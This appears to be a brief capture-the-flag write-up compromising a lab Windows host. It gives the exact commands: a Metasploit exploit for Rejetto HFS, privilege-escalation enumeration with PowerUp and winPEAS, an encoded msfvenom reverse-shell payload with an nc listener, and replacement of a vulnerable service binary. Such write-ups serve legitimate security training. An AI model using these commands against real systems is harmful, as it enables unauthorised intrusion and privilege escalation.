Tags: CTF, writeup
Initial Access
export machine="10.10.189.235"Nmap scan
sudo nmap -sC -sV -p- -oA allports.txt $machinehttps://www.rejetto.com/hfs/?f=intro Rejetto HTTP File Server
searchsploit Rejetto Http File ServerExploit :
sudo msfconsole -n -q -x "use windows/http/rejetto_hfs_exec;set RHOSTS 10.10.189.235;set RPORT 8080;set LHOST tun0;run"Privilege escalation
Enumerating with the PowerUp PowerShell script: PowerUp : https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
wget https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1Meterpreter :
upload /home/eazy/Desktop/PowerUp.ps1
load powershell
powershell_shell
. .\PowerUp.ps1
Invoke-AllChecks
wget https://github.com/carlospolop/PEASS-ng/releases/download/20220904/winPEASx64.exe
upload winPEASx64.exe
---> 'AdvancedSystemCareService9' PRIVESC
msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe

nc -lvnp 4443

upload Advanced.exe
Stopping the process and replacing the file:
sc stop AdvancedSystemCareService9


cp C:\\Users\\bill\\ASCService.exe C:\\Program\ Files\ (x86)\\IObit\\Advanced\ SystemCare\\ASCService.exe